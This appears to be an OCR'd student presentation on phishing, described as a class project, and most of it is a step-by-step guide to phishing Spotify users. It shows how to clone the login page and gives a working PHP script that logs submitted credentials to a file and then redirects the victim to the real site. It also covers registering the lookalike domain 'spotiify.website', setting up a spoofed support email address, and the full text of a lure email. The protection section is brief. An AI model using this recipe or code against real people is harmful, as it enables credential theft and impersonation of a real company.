
C

PHISHING

Made by:

- Chihab Medaghri Alaoui
- Ilias Belharda



c

TABLE OF CONTENT

I. Introduction

II. How to create A Phishing Attack Step by Step

III. How to protect yourself from phishing attacks

C

PHISHING | INTRODUCTION

m

WHAT IS A PHISHING ATTACK

- “Phishing” refers to an attempt to steal sensitive information, typically in the form of usernames, passwords, credit card numbers, bank account information or other important data to utilize or sell the stolen information
- By masquerading as a reputable source with an enticing request, an attacker lures in the victim to trick them, similarly to how a fisherman uses bait to catch a fish

C

TYPES OF PHISHING

Spear Phishing

This type of phishing is directed at specific individuals or companies, hence the term spear phishing

Clone Phishing

Clone phishing involves mimicking a previously delivered legitimate email and modifying its links or attached files to trick the victim into opening a malicious website or file


Whaling Phishing Attack

For attacks that are directed specifically at senior executives or other privileged users within businesses, the term whaling is commonly used

C

HOW TO CREATE PHISHING ATTACK STEP BY STEP

C




ACCESSING THE SOURCE CODE OF A LOGIN PAGE


- First thing is to choose the targeted information wanted and start cloning the website login page.
- We choose Spotify login page as it is a professional platform.
- Then we access its source code using the shortcut CTRL+U and paste it to another blank HTML file

REDIRECT DATA ENTERED BY THE TARGET USER

- Clone a legitimate login page for a phishing attack, altering the source code.
- Change elements like the form action URL to redirect data to a controlled server.
- Create a 'post.php' file to capture user credentials.
- Redirect users to the real login page post-data capture, concealing the breach.

```php
<?php
header
('location:');
$handle=fopen("usernames.txt", "a");
foreach($_POST as $variable=>$value)
{
fwrite($handle,$variable);
fwrite($handle,"-");
fwrite($handle,$value);
fwrite($handle,"\r\n");
}
fwrite($handle,"\r\n");
fclose($handle);
header("location:https://accounts.spotify.com/en/login/");
exit;
?>
```






HOW TO GET THE WEBSITE ONLINE

1. Purchase a domain name for the class project.
2. Choose a domain name similar to the website's intended name, specifically “spotify.com”
3. Search for web hosting services, and create an account
4. Link the chosen domain to the web hosting service by entering the hosting service's server name in the domain's control panel.

i

PURCHASE A DOMAIN

The first thing we will do is to buy a domain name, we searched for alternatives as we found a domain called ".website" and we chose a name close to the original platform, so we chose the following name "spotiify.website".





i

WEB HOSTING SERVICE

We chose awardsapace.com as our web hosting service.


Then we just add the webhost server names





i


- After the domain and web host servers are connected we need to upload our login cloned page and our post.php files to our server through the web host file manager:



a

CREATION OF FAKE EMAIL


- First, we set up a Yahoo account with an email similar to Spotify's support (e.g., spotify.sup@yahoo.com) since exact replication of official emails is not allowed.



a

CREATION OF FAKE EMAIL

- Draft an email posing as Spotify support, mentioning account inactivity and offering an attractive deal (1 month bought, 2 months free) to lure the target, including a customized link to redirect them to the phishing page.



spotify support
From: spotify.sup@yahoo.com
To: scentsavvy7@gmail.com

Sat, Jan 13 at 11:49 PM

Dear Member,

We are from the spotify support service and we detect that you account has not been active since a while ago that why we are sending you this email to make sure that your account not deactivated.

To make sure your account not deactivated please login to your account as soon as possible, and in this season the offer of 1 month bought 2 months offered is still active. we will leave with link to login and activate your account:

Spotify Login Page


With that our team wish you a great day!

Best Regards,
Spotify Support Team

a

START THE ATTACK

- Send the email to the target and wait for their response, which could either be questioning the email or filling out the login form on the phishing page, indicating a successful attack. In case the victim clicks on the link, it takes him to this page:



a

If everything goes well, we'll get his informations as shown:

c

HOW TO PROTECT YOURSELF FROM PHISHING ATTACKS

- Being aware of phishing efforts and using safe online conduct are essential for safeguarding against cyberattacks
- Identifying phishing efforts and maintaining your online safety

m

